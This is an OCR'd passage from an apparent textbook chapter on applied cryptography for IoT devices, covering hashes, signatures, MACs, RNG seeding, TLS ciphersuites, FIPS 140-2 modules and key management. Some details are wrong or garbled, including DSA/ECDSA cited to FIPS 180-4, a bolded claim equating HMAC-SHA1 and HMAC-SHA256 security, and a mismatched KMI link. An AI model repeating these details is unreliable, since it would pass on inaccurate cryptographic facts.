


Figure 4.7 Asymmertric Encryption

Hashes

Cryptographic hashes are used in a variety of security functions for their ability to represent an arbitrarily large message with a small sized, unique thumbprint (the hash). They have the following properties:

- They are designed not to disclose any information about the original data that was hashed (this is called resistance to first pre-image attacks.
- They are designed to not allow two different messages to have the same hash (this is called resistance to second pre-image attacks and collisions)
- They produce a very random-looking value (the hash)

The following image denotes an arbitrary chunk of data D being hashed into H(D). H(D) is a small, fixed size (depending on the algorithm in use); **from it, one cannot (or should not be able to) discern what the original data D was.**

Given these properties, hash functions are frequently used for the following purposes:

- Protecting passwords and other authenticators by hashing them (the original password is then not revealed unless by a *dictionary attack*) into a random looking digest
- Checking the integrity of a large data set or file by storing the proper hash of the data and re-computing that hash at a later time (often by another party). Any modification of the data or its hash is detectable.
- Performing asymmetric digital signatures.
- Providing the foundation for certain message authentication codes
- Performing key derivation
- Generating pseudo-random numbers




Figure 4.8 Hash

Digital signatures

A digital signature is a cryptographic function that provides integrity, authentication, data origin, and in some cases, non-repudiation protections. Just like a hand-written signature, they are designed to be unique to the *signer*, the individual or device responsible for signing the message and who possesses the signing key.

Digital signatures come in two flavors, representing the type of cryptography in use:

Symmetric (secret, shared key) or asymmetric (private key is unshared).

The originator in the following diagram takes his message and signs it to produce the signature. The signature can now accompany the message (now called the signed message) so that anyone with the appropriate key can perform the inverse of signature operation, called **signature verification**.




Figure 4.9 Digital Signatures

If the signature verification is successful, the following can be claimed:

- The data was, indeed, signed by a known or declared key.

- The data has not been corrupted or tampered with.

If the signature verification process fails, then the verifier should not trust the data's integrity or whether it has originated from the right source.

This is true of both asymmetric and symmetric signatures, but each has unique properties, described next.

Asymmetric signature algorithms generate signatures (that is, sign) using a private key

associated with a shared public key.

Being asymmetric and the fact that private keys are generally not (nor should they typically ever be) shared, asymmetric signatures provide a valuable means of performing both entity and data authentication as well as protecting the integrity of the data and providing non-repudiation capabilities.

Common asymmetric digital signature algorithms include the following:

RSA: (Rivest–Shamir–Adleman) (with PKCS1 or PSS padding schemes).

- **DSA** (**digital signature algorithm**) (FIPS 180-4).
- **Elliptic curve DSA** (**ECDSA**)(FIPS 180-4).

Asymmetric signatures are used to authenticate from one machine to another, sign software/firmware (hence, verify source and integrity), sign arbitrary protocol messages, sign PKI public key certificates (discussed in *Chapter 6, Identity and Access Management Solutions for the IoT*) and verify each of the preceding ones.

Given that digital signatures are generated using a single private (unshared) key, no entity can claim that it did not sign a message. The signature can only have originated from that entity's private key, hence the property of non-repudiation.

Asymmetric digital signatures are ued in a variety of cryptographic – enabled protocols such as SSL, TLS, IPSec, S/MIME, Zig-Bee networks, Connected Vehicle Systems (IEEE 1609.2), and many others.

Symmetric (MACs)

Signatures can also be generated using symmetric cryptography. Symmetric signatures are also called MAC and, like asymmetric digital signatures, produce a MAC of a known piece of data, D. The principal difference is that MACs (signatures) are generated using a symmetric algorithm, hence the same key used to generate the MAC is also used to verify it. Keep in mind that the term MAC is frequently used to refer to the algorithm as well as the signature that it generates.

Symmetric MAC algorithms frequently rely on a hash function or symmetric cipher to generate the message authentication code. In both cases (as shown in the following diagram), a MAC key is used as the shared secret for both the sender (signer) and receiver (verifier).




Figure 4.10 MAC'd Data structure

Given that MAC-generating symmetric keys may be shared, MACs generally do not claim to provide identity-based entity authentication (therefore, non-repudiation cannot be claimed), but do provide sufficient verification of origin (especially in short term transactions) that they are said to provide data origin authentication.

MACs are used in a variety of protocols, such as SSL, TLS, IPSec, and many others. Examples of MACs include the following:

- HMAC-SHA1
- HMAC-SHA256 CMAC (using a block cipher like AES)
- GMAC (**Galois message authentication code** is the message authentication element of

the GCM mode)

MAC algorithms are frequently integrated with encryption ciphers to perform what is known as authenticated encryption (providing both confidentiality as well as authentication in one fell swoop). Examples of authenticated encryption are as follows:

Galois counter mode (**GCM**):

- This mode combines AES-CTR counter mode with a GMAC to produce ciphertext and a message authentication code.
- **Counter mode with CBC-MAC** (**CCM**): This mode combines a 128-bit block cipher such as AES in CTR mode with the MAC algorithm CBC-MAC. The CBC-MAC value is included with the associated CTR-encrypted data.

Authenticated encryption is available in a variety of protocols such as TLS.

Random number generation

Randomness of numbers is a keystone of cryptography given their use in generating a number of different cryptographic variables such as keys. Large, random numbers are difficult to guess or iterate through (brute force), whereas highly deterministic numbers are not.

Random number generators—RNGs—come in two basic flavors, deterministic and nondeterministic. Deterministic simply means they are algorithm- based and for a single set of inputs they will always produce the same output.

Non- deterministic means the RNG is generating random data in some other fashion, typically from very random physical events such as circuit noise and other low bias sources (even semi-random interrupts occurring in operating systems). RNGs are frequently among the most sensitive components of a cryptographic device given the enormous impact they have on the security and source of cryptographic keys.

Any method of undermining a device's RNG and discerning the cryptographic keys it generated renders the protections of that cryptographic device completely useless.

RNGs (the newer generation are called deterministic random bit generators, or DRBGs) are designed to produce random data for use as cryptographic keys, initialization vectors, padding, and other purposes.

RNGs require inputs called seeds that must also be highly random, emanating from high entropy sources. A compromise of seed or its entropy source—through poor design, bias, or malfunction—will lead to a compromise of the RNG outputs and therefore a compromise of the cryptographic implementation.

The result: someone decrypts your data, spoofs your messages, or worse. A generalized depiction of the RNG entropy seeding process is shown in the following diagram:




Figure 4.11 Random Number Generation

In this depiction, several arbitrary entropy sources are pooled together and, when needed, the RNG extracts a seed value from this pool. Collectively, the entropy sources and entropy pooling processes to the left of the RNG are often called a non-deterministic random number generator (NDRNG). NDRNG's almost always accompany RNGs as the seeding source.

Pertinent to the IoT, it is absolutely critical for those IoT devices generating cryptographic

material that IoT RNGs be seeded with high entropy sources and that the entropy sources are well protected from disclosure, tampering, or any other typeof manipulation.

For example, it is well known that random noise characteristics of electrical circuits change with temperature; therefore, it is prudent in some cases to establish temperature thresholds and logically stop entropy gathering functions that depend on circuit noise when temperature thresholds are exceeded.

This is a well-known feature used in smart cards (for example, chip cards for credit/debit transactions, and so on) to mitigate attacks on RNG input bias by changing the temperature of the chip.

Entropy quality should be checked during device design. Specifically, the min- entropy characteristics should be evaluated and the IoT design should be resilient to the NDRNG becoming 'stuck' and always feeding the same inputs to the RNG. While less a deployment consideration, IoT device vendors should take extraordinary care to incorporate high quality random number generation capabilities during the design of a device's cryptographic architecture. This includes production of high quality entropy, protection of the entropy state, detection of stuck RNGs, minimization of RNG input bias, entropy pooling logic, RNG state, RNG inputs, and RNG outputs.

Note that if entropy sources are poor, engineering tradeoffs can be made to simply collect (pool) more of the entropy within the device to feed the RNG.

NIST Special Publication 800-90B (http://csrc.nist.gov/publications/ drafts/800-90/sp800-90b_second_draft.pdf) provides an excellent resource for understanding entropy, entropy sources, and entropy testing.

Vendors can have RNG/DRBG conformance and entropy quality tested by independent cryptographictest laboratories or by following guidance in SP800-90B (http://csrc.nist.gov/ publications/drafts/800-90/draft-sp800-90b.pdf).

Ciphersuites:

The fun part of applied cryptography is combining one or more of the above algorithm types to achieve specifically desired security properties. In many communication protocols, these algorithm groupings are often called **ciphersuites**.

Depending on the protocol at hand, a cipher-suite specifies the particular set of algorithms, possible key lengths, and uses of each. Ciphersuites can be specified and enumerated in different ways. For example, **transport layer security** (**TLS**) offers a wide array of ciphersuites to protect network sessions for web services, general HTTP traffic, **real-time protocols** (**RTP**), and many others.

TLS_RSA_WITH_AES_128_GCM_SHA256, which interprets to using:

• RSA algorithm for the server's public key certificate authentication (digital signature). RSA is also the public key-based key transport (for passing the client-generated pre-master secret to the server).

• AES algorithm (using 128-bit length keys) for encrypting all data through the TLS tunnel.

• AES encryption is to be performed using the **Galois counter mode** (**GCM**); this provides the tunnel's ciphertext as well as the MACs for each TLS (**Transport Layer Security (TLS) is the successor protocol to SSL**. TLS is an improved version of SSL) datagram.

• SHA256 to be used as the hashing algorithm.

Using each of the cryptographic algorithms indicated in the cipher-suite, the specific security properties needed of the TLS connection and its setup are realized:

1. The client authenticates the server by validating an RSA-based signature on its public key certificate (the RSA signature was performed over a SHA256 hash of the public key certificate, actually).

2. Now a session key is needed for tunnel encryption. The client encrypts its

large, randomly generated number (called **pre-master secret**) using the server's public RSA key and sends it to the server (that is, only the server, and no man-in-the-middle, can decrypt it).

3. Both the client and server use the pre-master secret to compute a master

secret. Key derivation is performed for both parties to generate an identical

key blob containing the AES key that will encrypt the traffic.

4. The AES-GCM algorithm is used for AES encryption/decryption—this particular mode of AES also computes the MAC appended to teach TLS datagram (note that some TLS ciphersuites use the HMAC (**there is essentially no security difference between HMAC-SHA256** and HMAC-SHA1) algorithm for this).

Cryptographic module principles:

So far, we have discussed cryptographic algorithms, algorithm inputs, uses, and other important aspects of applied cryptography. Familiarity with cryptographic algorithms is not enough, however. The proper implementation of cryptography in what are called cryptographic modules, though a topic not for the faint of heart, is needed for IoT security.

We had the opportunity to oversee and help validate literally hundreds of different device hardware and software implementations, smart cards, hard drives, operating systems, **hardware security modules** (**HSM**), and many other cryptographic devices.

In this section, I will share with you some of the wisdom gained from these experiences. But first, we must define a cryptographic module.

A cryptographic implementation can come from device OEMs, ODMs, BSP providers, security software establishments, just about anyone.

A cryptographic implementation can be realized in hardware, software, firmware, or some combination thereof, and is responsible for processing the cryptographic algorithms and securely storing cryptographic keys (remember, compromise of your keys means compromise of your communications or other data).

Borrowing NIST's term from the US Government's cryptographic module standard, FIPS 140-2, a cryptographic module is "the set of hardware, software, and/or firmware that implements approved security functions (including cryptographic algorithms and key generation) and is contained within the cryptographic boundary"

(http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf). The

cryptographic boundary, also defined in FIPS 140-2, is *an explicitly defined continuous perimeter that establishes the physical bounds of a cryptographic module and contains all the hardware, software, and/or firmware components of a cryptographic module.*

A generalized representation of a cryptographic module is shown in the following image:




Figure 4.12.Crypto-modules.graffle

Without creating a treatise on cryptographic modules, the security topics that pertain to them include the following:

• Definition of the cryptographic boundary.

• Protecting a module's ports and other interfaces (physical and logical).

• Identifying who or what connects (local or remote users) to the cryptographic module, how they authenticate to it and what services security-relevant or not – the module provides them.

• Proper management and indication of state during self-tests and error conditions (needed by the host IoT device).

• Physical security—protection against tampering and/or response to tamper conditions.

• Operating system integration, if applicable.

• Cryptographic key management relevant to the module (key management is discussed in much more detail from a system perspective later), including how keys are generated, managed, accessed, and used.

• Cryptographic self tests (health of the implementation) and responses to failures.

• Design assurance

Each of the preceding areas roughly maps to each of the 11 topic areas of security in the FIPS 140-2 standard (note that, at this time, the standard is poised to be updated and superseded). One of the principal functions of the cryptographic module is to protect cryptographic keys from compromise. Why? Simple, if keys are compromised, there's no point encrypting, signing, or otherwise protecting the integrity of the data using cryptography. Yes, if one doesn't properly engineer or integrate the cryptographic module for the threat environment at hand, there may little point in using cryptography at all. One of the most important aspects of augmenting IoT devices with cryptography is the definition, selection, or incorporation of another device's cryptographic boundary. Generally speaking, a device can have an internal, embedded cryptographic module, or the device can itself be the cryptographic module (that is, the IoT device's enclosure is the crypto boundary).




Figure 4.13 crypto-module-embodiments.graffle

From an IoT perspective, the cryptographic boundary defines the cryptographic island on which all cryptographic functions are to be performed within a given device. Using an embedded crypto module, IoT buyers and integrators should verify with IoT device vendors that, indeed, no cryptography whatsoever is being performed outside of the embedded cryptographic module's boundary.

There are advantages and disadvantages to different cryptographic module embodiments.

In general, the smaller and tighter the module,

1) The less attack surface and

2) The less software, firmware, and hardware logic there is to maintain.

The larger the boundary (as in some standalone crypto modules), the lesser the flexibility to alter non-cryptographic logic, something much more important to vendors and system owners who may be required to use).

Both product security designers and system security integrators need to be fully aware of the implications of how devices implement cryptography. In many cases, product vendors will procure and integrate internal cryptographic modules that have been validated by independent FIPS testing laboratories.

• **Algorithm selection**: While algorithm selection can be a contentious issue with regard to national sovereignty, in general, most organizations such as the US government do not desire weak or otherwise unproven cryptographic algorithms to be used to protect sensitive data.

NIST also goes to great lengths to ensure old algorithms and key lengths are discontinued when they become outdated from advances in cryptanalytic and computational attacks. In other words, sticking to well established and well-specified algorithms trusted by a large government is not a bad idea.

A number of NIST-accepted algorithms are also trusted by the **National Security Agency** (**NSA**) for use in protecting up to top secret data—with the caveat that the cryptographic module meets NSA type standards relevant to assurance levels needed for classified information. Algorithms such as AES (256-bit key lengths), ECDSA and ECDH are both allowed by NIST (for unclassified) and the NSA (for classified) under certain conditions.

Algorithm validation: Test laboratories validate—as part of a crypto module test suite—the correctness (using a variety of known answer and other tests) of cryptographic algorithm implementations as they operate on the module.

This is beneficial because the slightest algorithmic or implementation error can render the cryptography useless and lead to severe information integrity, confidentiality, and authentication losses.

Algorithm validation is NOT cryptographic module validation; it is a subset of it.

Cryptographic module validation: Test laboratories also validate that each and every applicable FIPS 140-2 security requirement is satisfied at or within the defined cryptographic boundary according to its security policy. This is performed using a variety of conformance tests, ranging from device specification and other documentation, source code, and very importantly, operational testing (as well as algorithm validation, mentioned previously).

Given the previous benefits (and also hazards), the following advice is given with regard to utilization and deployment of FIPS 140-2 cryptographic modules in your IoT implementations:

• No device should use interfaces to a cryptographic algorithm aside

from those provided by its parent crypto module (meaning outside of the cryptographic boundary). In fact, a device should not perform any cryptographic functions outside of a secured perimeter.

• No device should ever store a plaintext cryptographic key outside of its crypto module's boundary (even if it is still within the device but outside its embedded crypto module). Better yet, store all keys in encrypted form and then apply the strictest protections to the key-encrypting key.

• System integrators, when integrating cryptographic devices, should consult the device vendors and check the publicly available database on how the crypto module was defined prior to integration into the device. The definition of its cryptographic boundary is identified in the module's non-proprietary security policy (posted online). Validated FIPS 140-2 modules can be checked at the following location: http://csrc.nist. gov/groups/STM/cmvp/documents/140-1/140val-all.htm. It is necessary to understand the degree to which an embedded module secures itself versus relying on its host (for example, with regard to physical security and tampering). Select cryptographic modules whose FIPS 140-2 validation assurance levels (1-4) are commensurate with the threat environment into which you plan to deploy them. For example, physical security at FIPS 140-2, level 2 does not require a tamper response mechanism (to wipe sensitive key material upon tamper); levels 3 and 4 do, however. If deploying modules into very high threat environment, select higher levels of assurance OR embed lower-level assurance modules into additionally secured hosts or facilities.

• When integrating a cryptographic module, ensure that the intended operators, host devices, or interfacing endpoints identified in the module's Security Policy map to actual users and non-human devices in the system.

Applicable roles, services and authentication to a cryptographic module may be external or internal to a device; integrators need to know this and ensure the mapping is complete and secure.

• When implementing more complicated integrations, consult individuals and organizations that have expertise not only in applied cryptography, but also in cryptographic modules, device implementation, and integration. There are far more ways to get the cryptography wrong than to get it right.

Using validated cryptographic implementations is an excellent practice overall, but do it smartly and don't assume that certain cryptographic modules that would seem to meet all of the functional and performance requirements are a good idea for all environments.

Cryptographic key management fundamentals:

Now that we have addressed basic cryptography and cryptographic modules, it is necessary to delve into the topic of cryptographic key management. Cryptographic modules can be considered cryptographically secured islands in larger systems, each module containing cryptographic algorithms, keys, and other assets needed to protect sensitive data. Deploying cryptographic modules securely, however, frequently requires cryptographic key management. Planning key management for an embedded device and/or full scale IoT enterprise is essential to securing and rolling out IoT systems.

This requires organizations to normalize the types of cryptographic material within their IoT devices and ensure they work across systems and organizations. Key management is the art and science of protecting cryptographic keys within devices (crypto modules) and across the enterprise.

To prevent crypto key material compromise and maintain a highly accountable system of tracking keys, various DoD services (the Navy and the Air Force) began creating their own key management systems that were eventually folded into what is today known as the NSA's **Electronic Key Management System** (**EKMS**). The EKMS is now being modernized into the **key management infrastructure** (**KMI**) (https://en.wikipedia.org/wiki/John_Anthony_Walker).

It is also important to note that the standards that specify and describe PKIs are based on secure key management principles. PKIs, by definition, *are* key management systems. Regarding the IoT, it is important for organizations to understand the basic principles of key management because not all IoT devices will interact with and consume PKI certificates (that is, be able to

benefit from third party key management services). A variety of other cryptographic key types—symmetric and asymmetric—will be utilized in the IoT whether it's administering devices (SSH), providing cryptographic gateways (TLS/IPSec), or just performing simple integrity checks on IoT messages (using MACs).

Why is key management important? Disclosure of many types of cryptographic variables can lead to catastrophic data loss even years or decades after the cryptographic transaction has taken place. Today's Internet is replete with people, systems, and software performing a variety of man-in-the-middle attacks, ranging from simple network monitoring to full-scale nation state attacks and compromises of hosts and networks.

One can collect or re-route otherwise encrypted, protected traffic and store it for months, years, or decades. In the meantime, the collectors can work for long periods of time to exploit people (human intelligence, as in John Walker) and technology (this usually requires a cryptanalyst) to acquire the keys that were used to encrypt the collected transactions. Within IoT devices, centralized key generation and distribution sources or storage systems, key management systems and processes perform the dirty work of ensuring cryptographic keys are not compromised during machine or human handling.Key management addresses a number of cryptographic key handling topics pertinent to the devices and the systems in which they operate. These topics are indicated in the following relational diagram:




Figure 4.14 Key Management

Key generation:

Key generation refers to how, when, and on what devices cryptographic keys are generated and using what algorithms. Keys should be generated using a well vetted RNG or DRBG seeded with sufficient min-entropy (discussed earlier). Key generation can be performed directly on the device or in a more centralized system (the latter requiring subsequent distribution to the device).

Key establishment: Much confusion exists in terms of what constitutes cryptographic *key establishment*. Key establishment is simply the act of two parties either 1) agreeing on a specific cryptographic key or 2) acting as sender and receiver roles in the transport of a key from one to the other. More specifically, it is as follows:

• **Key agreement** is the act of two parties contributing algorithmically to the creation of a shared key.

